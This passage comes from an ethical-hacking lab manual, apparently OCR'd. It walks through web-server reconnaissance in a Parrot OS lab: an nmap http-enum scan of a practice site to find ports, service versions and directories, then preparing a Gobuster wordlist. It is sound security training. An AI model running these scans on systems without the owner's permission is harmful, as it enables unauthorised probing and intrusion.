


5. A **Parrot Terminal** window appears; type **nmap -sV --script=http-enum [target domain or IP address]** (here, the target website is **www.moviescope.com**) and press **Enter**.

6. The result appears, displaying open ports and services, along with their version.

7. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.


Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script http-enum to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.



8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.


9. Minimize the **Terminal** window.

10. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.



